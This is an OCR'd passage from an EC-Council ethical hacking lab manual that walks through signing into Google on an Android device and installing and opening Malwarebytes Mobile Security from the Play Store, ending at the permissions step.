
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. On the next screen, type the password of your user Gmail account and click **Next**.

5. The **Google Terms of Service** page appears. Click on **I agree** to continue.
6. On the **Google Services** page, scroll down or click **More** and click **ACCEPT**.
7. Type **malware bytes** in the Play Store search bar and press **Enter**. From the search results, click **Malwarebytes Mobile Security**.


   Note: If **Introducing to Google Play Points** pop-up appears, click **Not Now**.
8. Click the **Install** button to begin installing the application.

   Note: If **Complete your Account Setup** pop-up appears click **Skip**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Wait for the application to install. On completing the installation, click **Open**.




10. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the permissions window, click **Give permission**.

